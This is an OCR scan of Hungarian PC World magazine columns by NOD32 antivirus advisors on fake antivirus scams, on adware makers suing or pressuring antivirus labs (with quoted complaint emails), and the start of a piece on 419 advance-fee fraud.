Sajnos a hamis antivírus programok készítői is alaposan dolgoznak. Ha megnézünk egy ilyen How to Remove leírást, számtalan „ragaszkodó" Registry bejegyzés, kéretlen állomány, különféle mappákban szétszórt kártevőmásolatok gondoskodnak arról, hogy a kivakarás minél nehezebb legyen. Az egyre újabb változatok is próbára teszik az antivírus motorok intelligenciáját, szó sincs minden valódi antivírus termék általi százszázalékos észlelésről, és mindig akad egy olyan új variáns, ami a korábbi sikeres detektálást kijátszva újra munkát ad a víruslaborosoknak



A bejelentések nyomán a vírusvédelmi programok feketelistára teszik a kártevőterjesztő domaineket, így segítve a naprakész vírusirtóval böngésző felhasználókat. Persze a rosszfiúknak is van erre a válaszuk: egyre rövidül az az idő, amíg egy adott webcímet használnak, mielőtt másikra költöznének

weblap, kéretlen állomány, különféle mappákban szétszórt kártevőmásolatok gondoskodnak arról, hogy a kivakarás minél nehezebb legyen. Az egyre újabb változatok is próbára teszik az antivírus motorok intelligenciáját, szó sincs minden valódi antivírus termék általi százszázalékos észlelésről, és mindig akad olyan új variáns, ami a korábbi sikeres detektálást kijátszva újra munkát ad a víruslaborosoknak.

A jel hiánya is jel

A jogi problémák elkerülésére (hogy ne indítsanak ellenük kártevő-terjesztésért eljárást) néhány helyen már olyan weboldal is feltűnt, amelyikről nem lehet letölteni semmilyen szoftvert, csak egy üres ciklus fut le rendre. Nincs letölthető, analizálható kártevő, nem lehet őket hamis vagy rossz minőségű biztonsági program terjesztéséért okolni. Viszont így is megmaradnak nekik a megtévesztettek személyes adatai (a support-hoz küldött név, e-mail cím eladható a spamadatbázisba), a megijedt felhasználók körülbelül öt százaléka átutalja nekik az 50-100 amerikai dollár közötti összeget – ezt több országon keresztül, verbuvált önkéntesekkel (mule) tovább utaltatják, és így mossák tisztára. A megfertőzött gépek is rendszerint felhasználhatók további botnetes károkozásokra: a tulajdonos tudta nélkül küldhetők például további spam hirdetések akár erről a remek, Trust Soldier nevű antivírus programról. És aztán az új címzettek öt százaléka megint kattint, és így tovább.

Sorozatunk következő számában ennek a témának egy másik vetületével fogunk foglalkozni, itt már a szürke zóna és az antivírus cégek ügyvédei is egyaránt a ringbe lépnek majd.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

KAPCSOLÓDÓ WEBOLDALAK

Hogyan távolítsuk el az ál-antivírusokat:
remove-malware.net, www.myantispyware.com
32 millió forint bevétel hetente: **hopp.pcworld.hu/6425**
Amikor a fagylalt visszanyal: **hopp.pcworld.hu/6426**
Vészesen terjednek az ál-antivírusok: **hopp.pcworld.hu/6424**

JOGI LÉPÉSEK, PRÓBAPEREK – VALÓBAN EZ VÁR RÁNK?

Jogászok a víruslaborban

Sorozatunk huszonkilencedik epizódjában ott folytatjuk, ahol a múltkor befejeztük: a jogi szakértők, ügyvédek lassan az antivírus laborok oszlopos tagjai lesznek. Hogy ez furcsa? Hát meglepőnek meglepő, de ha az elmúlt évek történéseit vizsgáljuk ebből a szemszögből, akkor viszont minden egy csapásra világossá válik.

Kicsit kilógott a sok technikai téma közül az egyik előadás, amelyet a Virus Bulletin konferencián *Juraj Malcho* tartott. Az ESET vírusszakértőjének *Van-e jogász a laborban?* című prezentációja olyan kérdésre irányította rá a szakemberek figyelmét, amely minden antivírus cégnél problémát okoz. Egyre nehezebb az egyes reklámterjesztő alkalmazások megítélése, és ezzel egy időben egyre agresszívebb eszközökkel igyekeznek a kétes programok fejlesztői, a szürke zóna gátlástalan haszonélvezői a vírusvédelmi cégeket fenyegetni, döntéseiket befolyásolni.

Felismerni vagy nem felismerni, ez itt a kérdés

A bővülő lehetőségek és a számítógépes felhasználók egyre növekvő száma magával vonja számos rejtett vagy félrevezető szándékkal kifejlesztett, illetve a legjobb esetben is kétes hasznosságú alkalmazás megjelenését. Ezek létrehozását az anyagi haszonszerzés motiválja, célcsoportjuk pedig jellemzően a népesség szakmailag felkészületlenebb része. Számos ilyen szoftver nem az internetes bűnözésben használatos kártevők (például botok vagy kémprogramok) közül kerül ki, hanem inkább potenciálisan veszélyes vagy kéretlen program. Ezek a gyanús szoftverek ugyanakkor gyakran kapcsolatba hozhatók a kártevők terjesztéséért felelős csoportokkal, és továbbításuk is tisztességtelen módszerekkel, többek közt levélszemétkampányok révén vagy kártevők által végrehajtott push-alapú telepítésekkel történik.

Amikor a vírusirtó laboratóriumok felfigyelnek ezekre a módszerekre, és felkészítik termékeiket az efféle alkalmazások felismerésére, a vírusirtó szoftverek gyártói és a kéretlen szoftverek terjesztői között érdekellentét keletkezik. Ezek az ellentétek időnként jogi csatározásokhoz vezetnek, amelyek sok munkatársnak, közöttük a jogi osztály szakembereinek a részvételét is megkövetelik a döntéshozatali eljárásban, és így jelentős mennyiségű emberi és pénzügyi erőforrást vonnak el a vállalattól. Az ilyen szoftverek kategorizálására vonatkozó döntést sok esetben maguk a felhasználók teszik még nehezebbé, amikor egyéniségük, társadalmi hovatartozásuk, sőt még nemzetiségük szerint is más-más kívánalmakat és véleményeket fogalmaznak meg.


AntispywareXpPro – a maga idejében a leginkább elterjedt XP platformra fókuszáltak a bűnözők. Licencimitáció és hamis díjak, elismerések. Nem ritka a kitalált dicsérő olvasói levél sem

A javunkat akarják, ne adjuk oda!

Annak ellenére, hogy a napjainkban kifejlesztett rendszerek egyre összetettebbek, így a védelmük biztosítása is nagyobb erőfeszítést igényel, gyakran előfordulnak hibák a tervezés és a megvalósítás fázisában is. A technológiák és eszközök egyre nagyobb száma növeli a támadók számára elérhető támadási felületet is, így ők a meglévő biztonsági rések kihasználásából próbálnak hasznot húzni. Pontosan ez az alapja a számítógépes fertőzéseknek. Napjaink hatalmas mennyiségű kártékony vagy kéretlen kódja mögött az anyagi haszonszerzés szándéka áll. Még azt is kijelenthetjük, hogy ellenyésző a szerző vélt „rátermettségét" bizonyító számítógépes behatolások száma – akár kártékony szándékú, akár nem.

Szürke zóna, vékony jég

Tegyük félre a pontosan definiált kártékony kódokat, és fordítsuk figyelmünket a „greyware" gyűjtőnéven ismert kéretlen programok, azaz a szürke zóna szoftverei felé. Az ezekkel az alkalmazásokkal kapcsolatos problémák rendszerint nem a kódok összetettségében, védelmében vagy összezavarásában, illetve a felismerés megvalósításában gyökereznek. A kérdés annak megállapításától függ, hogy a szoftver kártékony-e vagy sem, illetve valamilyen szempontból hasznos-e. A való világban azonban az ilyen szoftverek hasznos vagy jogszerű voltáról végtelen vitákat lehetne folytatni. Rosszabb esetben ez néha még perekhez is vezethet. Egyre gyakrabban fordul elő, hogy hosszadalmas elemzés után egy vírusvédelmi vállalat elhatározza valamely alkalmazás ellenőrzését, amelynek a fejlesztői viszont az ellenőrzés után néhány nappal már



Az összes szükséges erőfeszítés több dimenzióban mozog. A klasszikus kártevőket viszonylag nehéz detektálni, de nem okoz gondot annak eldöntése, belekerüljenek-e a felismerési adatbázisba. A kéretlen reklámoknál viszont már nehezebb a megítélés

Európai ésszel szokatlan az úgynevezett zöld szoftverek sikere Kínában. Az alacsony ár a megjelenített reklámok miatt működik, és az ottani vásárlók nem panaszkodnak ezek miatt, míg Európában szinte egybehangzóan kiáltanának ugyanerre „kártevőt”

Juraj Malcho **(ESET) előadását Budapesten is meghallgathattunk a Magyar Villamosmérnök- és Informatikus-hallgatók Egyesülete (MAVE) szervezésében 2009 őszén tartott Ethical Hacking Workshop 2009 keretében. Amikor egy vírusszakértő úgy dönt, hogy nem tetszenek neki valamelyik szoftver egyes elemei, talán mert nem biztonságosak, kéretlenek vagy problematikusak – akkor jó eséllyel igaza lehet**

indokolatlan észlelésre panaszkodva kérik a szerintük téves felismerés megállapítását. Az ezt követő döntések és szempontok sorát az érdekek ütközése rendszerint igencsak nehézzé teszi. Számos tényezőt kell számításba venni – nemcsak magát a szoftvert, hanem a felhasználói kört is, továbbá ellenőrizni kell az adott vállalat hitelességét, a terjesztési csatornáit pedig elemezni kell. A csalárd vállalkozások és termékeik (hamisított vírusirtó és kémprogram-elhárító szoftverek) gondosan kidolgozzák a megtévesztés minden apró részletét – weboldalaik professzionális megjelenésűek, termékeik pedig a valódi vírusirtó szoftverek jegyeit is magukon viselik. Ezeken a weboldalakon rengeteg hamisított Gyakori kérdések-lista látható a nem létező felhasználóktól és másoktól származó „kedvező” visszajelzésekkel és színlelt tanúságtételekkel együtt.

Hamis antivírusok más aspektusból

Nem szokatlan a legálisan működő webhelyek fertőzött állapota, ha azok HTML-kódjába Iframe-átirányításokat szúrtak. Az Iframe-elemek a támadó szerverére mutatnak, amely a kártékony kódot szolgálja ki. A telepítők/letöltők a trójaiak összes funkciójával rendelkeznek, így eddig minden meglehetősen világos, és nem kell sok időt szánni a besorolás megállapítására. Ezek a kódok általában a trójaiak vagy a trójai letöltők kategóriájába tartoznak. Ez azonban nem érvényes a trójai letöltő által éppen letöltött szoftverre, amely besorolása szerint reklámprogram, kémprogram vagy kéretlen alkalmazás lehet. Miért? Az ok, hogy a kényszerített telepítés ellenére rendszerint megjelenik egy végfelhasználói licencszerződés, amely a hamisított szoftverre vonatkozó összes szempontot tartalmazza, és amelyet a felhasználó ténylegesen jóváhagy. Így a program telepítése valóban a felhasználó hozzájárulásával megy végbe. Természetesen a licencszerződés semmit sem mond a terjesztés eszközeiről, maguk a szoftvergyártók pedig tagadják, hogy közük lenne a terjesztési csatornákhoz. Mindezt több-kevesebb sikerrel teszik, az egyes esetektől függően. Ilyen esetben azonban tanulmányozni kell a szoftverek minden apró jellemzőjét és részletét. A legfontosabb tulajdonságok: a támadó képesség, a rendszer stabilitására gyakorolt hatás, a biztonság és az integritás, valamint az, hogy a szoftver szerzői milyen mértékben próbálják összezavarni a kódokat, kivédeni a felismerést stb. Manapság száz és száz ilyen hamis alkalmazáscsaládot regisztrálnak – színlelt jogszerűségük szintje és minősége pedig a gyerekes, jelentéktelen kísérletektől a komoly, szakszerű megjelenést nyújtó megoldásokig terjed.

Ezeknek a szoftvereknek a születése és az elterjedésükre utaló előjelek 2005-re keltezhetők, amikor a WinAntivirus és más hasonló családok megjelentek. A hamisított alkalmazások (különösen a vírusirtóknak) Win vagy az Antivirus szavakkal kezdődő nevei nyilvánvaló okokból hamar népszerűek lettek. Ez természetesen idővel átalakult, és a vírusvédelmi adatbá-

From: support [mailto:support@emediacodec.com]
Sent: Wednesday, April 12, 2006 4:28 PM
To: xxx
Subject:
Hello xxx.
We are eMediaCodec support team. we would like to know why your software NOD32 detects our codec as virus "Win32/TrojanDownloader.Zlob.II".
Our emediacodec is provided with Terms and Conditions located at http://www.emediacodec.com/terms.html where we describe in details what is the codec itself. We do tell surfers about what being installed on their computers.
We would very appreciate if you remove our eMediaCodec from your virus list.
Thanks

Régebben csak elvétve fordult elő, hogy a kártevőket, kéretlen reklámokat terjesztő cégek még reklamáljanak is – a képen a semmire sem jó eMediaCodec terjesztői próbálkoznak. Természetesen bármennyire szakszerűtlennek is tűnik ez a levél, mégis kétségeket és némi bizonytalanságot ébreszt, így szükségessé teszi a probléma ellenőrzését

From: xxx [mailto:xxx@pornmagbucks.com]
Sent: Wednesday, July 12, 2006 3:53 PM
To: xxx
Subject: Attn: AV Research Team. Urgent.
Dear Research Team,
I am writing to you on behalf of DIGITAL MEDIA DEVELOPERS.
Why does your AV detec our software as "Win32/TrojanDownloader.Zlob.UR"? There must be mistake. Our software has License Agreement on the very first page of install wizzard, the product itself does not include any trojan or any software to download anything secretly, furthermore all ad components are downloaded with user permission and without any secret. If you have a look at our product more closely, you will find that it can be easily removed from PC with the help of Add or Remove Programs menu.
Could you please explain your policy on naming and detecting our software as "Trojan"?
Here is the URL of our product
http://www.pornmagpass.com/download/pornmagpass_ver1.107.exe
Best Regards,
xxx

Amikor a farok csóválja a kutyát – a széles körben hírhedt Zlob készítői arra hivatkoznak, hogy nem is kártevő az, amit a víruskereső annak ítél. A későbbiekben azután még érkezett néhány megismételt panasz, ám végül a Zlob mögött álló csoport a trójaiak új hullámának olyan nagy tömegű létrehozásába kezdett, hogy felismerte, ebben a reklámálós irányban a legkisebb esélyük sincs a sikerre

Subject: NOD32 detects our products as malware
Date: 21 Aug 2006 10:21:51 -0500
From: xxx@winsoftware.com
To: xxx

I am contacting you on behalf of WinSoftware Company.
Recently our Quality Assurance Department discovered that parts of our product, WinAntiVirus Pro 2006, were added to your anti-malware database, and are currently being detected as malware.
WinSoftware believes this may have been done inadvertently; nevertheless this has a big impact on our Company's reputation and on customer satisfaction level. WinSoftware, therefore, requests that you remove these product from your base no later than fourteen (14) days from receipt of this notification.
Please confirm receipt of this message.

Best regards,
xxx
Senior Vice President, Legal Compliance
WinSoftware Ltd.

Ennyire már a rinocérosz bőre sem lehet vastag: még a hamis antivírus készítők is követelőznek, hogy az adatbázisból 14 napon belül távolítsák el a WinAntiVírus Pro 2006 detektálását. A hosszadalmas Zango-per óvatossá tette az antivírus cégeket, bár szerencsére győzött az igazság

Aggodalomra adnak okot a számok. Három év alatt megháromszorozódott az ilyen reklamációs esetek száma. Biztosra vehető, hogy ezek száma tovább fog emelkedni, és csak reménykedhetünk abban, hogy nem exponenciálisan

zisok szervezése és gyűjteményei is vállalatról vállalatra változhattak, ami újbóli besoroláshoz vezethetett.

Reklámprogramok – nos, kinek jó ez?


Minél agresszívebb egy szoftver, annál könnyebb a besorolását megállapítani. Másfelől az agresszivitás szintjének növekedésével az észlelés megvalósításának összetettsége is arányosan nő. Mint már utaltunk rá, a döntési eljárás gyakran jóval több időt emészt fel, mint a felismerési minták létrehozási folyamata. A valódi vírusirtó és a problematikus kártevő ténylegesen két, egymással szemben álló szoftver, amelyeknek a rendszeren való jelenlétét a jóváhagyott végfelhasználói licencszerződések biztosítják (amelyeket a felhasználó gyakran a tudtán kívül és elolvasás nélkül fogadott el).

A gyanús szoftvereket gyártók valódi törekvésének szemléltetésére idézzük fel a számos múltbeli jogi esetek egyikét. 2007-ben a Zango nevű (180Solutions néven is szereplő), hírhedt reklámprogram-terjesztőként ismert vállalat vádat emelt a Kaspersky Lab ellen, kifogásolva, hogy az igazságtalanul tiltja le a Zango által forgalmazott szoftvereket. Ezenközben a Zango azt is állította, hogy a Kaspersky sérti a jó hírnevét, és gátolja az üzletmenetét. A bíróság első döntése igen kedvezően hangzott, mivel alapvetésként megállapította, hogy egy interaktív számítógépes szolgáltató (a tartalomszűréssel összefüggésben) jogosult az olyan anyagok terjesztésének az akadályozására, amelyeket az ügyfelei kifogásolhatónak tartanak. A történet ezzel még nem ért véget, mert további fellebbezések következtek. A végső jó hír azonban 2009 áprilisában az volt, hogy a Zango a pert elvesztve, bejelentette az üzleti életből való visszavonulását.


Bármely (legalábbis a törvény előtt) jogosulatlannak bizonyuló észlelés a befektetett erőforrásokat és az időt illetően igen sokba kerülhet a vírusvédelmi vállalatnak – akinek küldetése, hogy meghallja ügyfelei kérését, és megvédje azok számítógépét a nemkívánatos szoftverektől. Általában senki sem kíván reklámprogramokat tárolni a számítógépén, csak ha nincs tisztában a következményekkel, illetve azzal, hogy ezekkel a programokkal számítógépe hatékonyságát és stabilitását veszélyezteti. De azért van ez alól kivétel is, nézzünk hát egy példát.

Amitől a nyugati szoftvercégek szívbajt kapnának

A Kínával, mint a világ egyik legnagyobb reklámprogram-előállítójával kapcsolatos összes problémát félretéve megállapíthatjuk, hogy a kínaiak számos területen – a kultúrától a technológiai fejlődésig – igen tehetségesek. Köztudottak Kína problémái a szoftverkalózkodással, valamint az olyan programokkal kapcsolatban, amelyek egyéb funkcióik mellett különféle hirdetéseket jelenítenek meg. Ezek a reklámprogramok a víruselemzők mindennapi rémálmának okozói. Az alaposabb kutatás azonban feltárja azt is, hogy ez a reklámprogram-jelenség csak az egyik okozata a bonyolult kínai szoftverhasználati szokásoknak. A probléma része az úgynevezett „zöld" szoftver. A zöld szoftver általában olyan önálló csomagot jelent, amelynek használatakor nincs szükség a program telepítésére, elegendő azt letölteni, majd duplán rákattintani, és máris megjelenik a képernyőn például az Adobe Photoshop CS4 teljes verziója. A kicsomagolás előtt természetesen a szoftver feltörése és módosítása, majd „feljavítása" szükséges, hogy megoldjuk az összevissza való telepítésből adódó nehézségeket, azután a licencaktiválás következik. A sorozatszám vagy a licenckulcs miatt fölösleges aggódni: ezekhez ugyanis könnyen hozzá lehet jutni azon a több tucatnyi vagy talán több száz webhelyen, amelyek ezeket a zöld csomagokat kínálják. Egyesek számára a zöld szoftver azonos az ingyenessel, amely ráadásul olykor még honosított is. A „zöld" webhelyek összes anyaga gondosan rendezett, így bárki könnyen hozzájuthat kedvenc alkalmazásának a másolatához. Az ismert kínai feketepiac „erede-



A detektálásokkal kapcsolatos reklamációk kezelésére 2009-ben már sokkalta többször kellett időt fordítani, mint pár évvel ezelőtt. Juraj Malcho adatai az ESET laborjára vonatkoznak, de ezzel a problémával minden antivírus labornak meg kell küzdenie




A sok panasz, az egyre több kérelem sok extra munkaórát igényel, minden reklamáló beadványt alaposan, illetve meggondoltan kell kezelni, és csak a 100 százalékig biztos eseteket lehet könnyen rövidre zárni, ellenkező esetben elindul a végeláthatatlan pereskedés

ti” CD-ihez és DVD-ihez hasonlóan a zöld webhelyekről származó eredeti és feltört változatok között is gyakran igen nehéz különbséget tenni. Ezért sok magánszemély és üzleti vállalkozás futtat illegális szoftvereket anélkül, hogy tudna róla, még ha ez éles ellentétben áll is az elveivel. Az ilyen környezetben a szoftvergyártók kénytelenek termékeiket ingyenesen forgalomba hozni – legfeljebb némi reklámot helyeznek el bennük. De ezzel szemben mi a helyzet a világ többi részével? Az emberek végletesen allergiásak még a reklám gondolatára is, ügyes reklámblokkolókkal és szűrőkkel rendelkeznek, továbbá minden olyan alkalmazás eltávolítását megkövetelik, amely reklámot tartalmazhat. Akkor hát mi is pontosan az a reklámprogram? Vajon menynyire képes az átlagos felhasználó különbséget tenni a „jó” és a „rossz” reklám között, és tud-e helyesen választani? Ez a probléma komoly fejfájást okoz a vírus-laborokban szerte a világon.

A nemzetközi helyzet fokozódik

Elég gyakran megesik, hogy ezeknek az alkalmazásoknak a telepítése kétes csatornákon keresztül történik, amelyek ellenőrzésére a felhasználók nem feltétlenül képesek, így számítógépükön a szoftver valójában kéretlen tartalomként jelenik meg. Napjaink kényes témája az online kaszinó. Rengeteg ember akar játszani és nyerni – a játékban pedig valódi pénz forog. A kapcsolódó alkalmazások – nem kötelezően – szolgáltathatnak hirdetéseket is. Elég gyakran megesik, hogy bizonyos időközönként adnak reklámot, máskor meg nem. Az ezekkel kapcsolatos fő probléma az, hogy a belépéshez a nyílt terjesztési modellt használják, és minden sikeres telepítés után jutalékot adnak. A jelenlegi „botnet-korszakban” ez a modell a gyors és könnyű pénzkereset esélye révén komoly visszaélésekre adhat és ad is alkalmat, így bevett gyakorlat, hogy ezeket az alkalmazásokat levélszemét, sőt trójaiak segítségével is terjesztik. Ennek eredményeként egyre több pénz folyik a bűnözők zsebébe, miközben a szoftverek egyre több számítógépre telepítik magukat – a felhasználók jóváhagyása nélkül. Mióta ezek a cégek az online kaszinókkal üzletelnek, a pénzzel való kapcsolatuk igen szorossá vált, és nem haboznak a vizsgálatok beszüntetése érdekében felhívásokkal támadni a vírusvédelmi vállalatokat, még azon az áron is, ha perrel végződik az ügy. Így a víruselemzők munkája új és váratlan dimenziójú tevékenységé alakult, a problémák megoldása pedig rendkívül időigényes elfoglaltsággá vált.

Aki pókerezni szeretne, annak ez nem zavaró, hanem még örül is neki. Aki viszont nem kártyázna online, annak kéretlen reklám. Akkor most hogyan lehet ezt besorolni? Nem véletlen, hogy a „Potenciálisan Veszélyes Alkalmazások” és a „Kéretlen Alkalmazások” kategória kialakult, és az is szándékos, hogy ezek keresésének nincsen a telepítéskor alapértelmezett állapota, magának a felhasználónak kell döntenie



Egy per, amiről akár írhatna is valaki egy könyvet. *Eugene Kaspersky* cégét a Zango nevű online reklámcég beperelte az USA-ban arra hivatkozva, hogy a kártevőként való detektálás rontja az üzletmenetüket és a jó hírnevüket. Az évekig tartó per vége a Zango (korábban 180Solutions) csődjével és az antivírus cég győzelmével zárult

Mi lesz itt megfizetve?

Murphy szerint ha már nem romolhatnak tovább a dolgok, akkor tovább romlanak. Sajnos senkit nem tudunk azzal vigasztalni, hogy a cikkben leírt esetek egyediek, és soha többet nem fognak megismétlődni. Ennek pont az ellenkezőjétől lehet tartani: ezek az ügyek nem kerülhetők ki, és egyre gyakrabban, egyre több kétes szoftverrel kapcsolatosan lehet majd ilyenre számítani. Egy bírósági perben pedig lehet reménykedni, lehet az igazság diadalát várni, de a sokszor évekig tartó, sok idegeskedéssel járó procedúrák eredményét sohasem lehet teljes bizonyossággal előre megjósolni.

Olyan ez, mint egy teniszmeccs, amelynek az eredménye végig nyitott, s a mérkőzés csakis a kézfogással ér véget.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István és **Kiss Zoltán**, vírusvédelmi tanácsadó Sicontact Kft., a NOD32 antivírus magyarországi képviselete **antivirus.blog.hu**

KAPCSOLÓDÓ WEBOLDALAK

32 millió forint bevétel hetente: **hopp.pcworld.hu/6425**
Kiütötték a hírhedt reklámprogramot: **hopp.pcworld.hu/6556**
ESEt Threat Blog - Is There A Lawyer In The Lab?: **hopp.pcworld.hu/6557**

Egy háromjegyű prímszám, ami megváltoztatta az internetet


Minden, amit a 419-ről tudni lehet

Harmincadik részéhez ért a Vírusok Varázslatos Világa. Ezúttal azt a korábbi szálat folytatjuk, amelyet az 5-ös epizódban a megtévesztésről, social engineering módszerekről elkezdtünk, és később a 20. részben az „Újabb social engineering fejezetek" címmel folytattunk. Ezúttal a pénzzel kapcsolatos megtévesztés gyökereiről, az úgynevezett 419-es típusú nigériai csalásokról igyekszünk mindent elmondani.

Eleddig, az előző részekben kitértünk az adathalászatra, igyekeztünk viselkedésbeli, segédprogram-, illetve böngészőplugin-szintű részletes jó tanácsokkal, tippekkel is szolgálni a védekezéshez. De mi kell ezenfelül még a hatékony védelemhez? A Rambo II. című filmből idézve: „Én mindig azt hittem, hogy az ész a legjobb fegyver." Vagyis meg kell ismernünk a trükköket, a csalók mozgatórugóit, és utána lesz szemünk a vírusok/rendellenességek felismerésére.

Miért éppen 419?

Mai sétánkon tehát onnan indulunk, hogy mi is az a 419-es csalás. Először is, miért pont 419, miért nem 418 vagy 269? Nos, a nigériai büntető törvénykönyv (BTK) szerint ez a paragrafus rendelkezik a csalásról, innen ered a kifejezés, ezért szokták röviden 419-es csalásnak, vagy még rövidebben csak 419-esnek nevezni. De milyen esetekről is van szó pontosan? Ehhez előtte tegyünk még egy kis történelmi időutazást Spanyolországba.



A kapcsolatfelvétel módja szerinti grafikon, azaz hogyan keres meg minket a csaló. Láthatóan toronymagasan az e-mail vezeti sort

Hivatkozási szám, elegáns pecsét, hivatalosnak tetsző kinézet – ezek az alapkellékei a hihetőnek szánt számítógépes átverésnek

Nincs új a nap alatt

A történeti hitelesség kedvéért meg kell jegyezni, hogy bár világszerte ezen a néven vonult be a köztudatba, a 419 eredetileg egy másik, több száz éves átverésen alapul. Az úgynevezett „spanyol fogoly"-trükk 1588 óta ismert, amikor a spanyol csalók állítólagos gazdag rokonra, inkognitóban lévő tehetős ismeretlenre hivatkoztak, aki angol fogságban sínylődik. A zűrvaros angol–spanyol ellenségeskedés közepette természetesen pénzt gyűjtenek a szabadlábra helyezéséhez, és minő véletlen, ezt nagyon sürgősen kell intézniük, hiszen már az is nagy rizikó lenne, ha a fogoly valódi személyazonosságára fény derülne a börtönben. Viszont szabadulása után bőkezű jutalom várható a segítőnek, talán még a gazdag ismeretlen gyönyörű lányát is elveheti feleségül. A szélhámosok gyakran hivatkoztak arra, hogy ez a dolog bizalmas természetű, és titoktartást is kértek (naná, késleltették vagy megakadályozták ezzel a saját lebukásukat). Azt is gyakran hangsúlyozták, hogy alapos utánajárás után őszintesége, becsületessége, megbízhatósága alapján választották ki azt, hogy kitől is kérjenek segítséget. A pénz gyorsan kell, nincs hát idő a lacafacázásra, ám ha a kiszabadítás és a későbbi nagylelkű jutalom reményében a balek beugrott, a kezdeti nagy sietség után hamar lelassultak az események. Több különböző későbbi megkeresés alkalmával újabb lefizetendő őrökre, újabb felme-

Amiről minden 419-es áldozat álmodozik. Vajon az állítólagos Ibro Usen, a Bank of Africa könyvvizsgálati és könyvelési szekció munkatársa Burkina Fasóban valóban átutalja majd takarékbetét-számlánkra a sok dollárt, ha megadjuk a személyes banki adatainkat? Ez persze csak költői kérdés volt

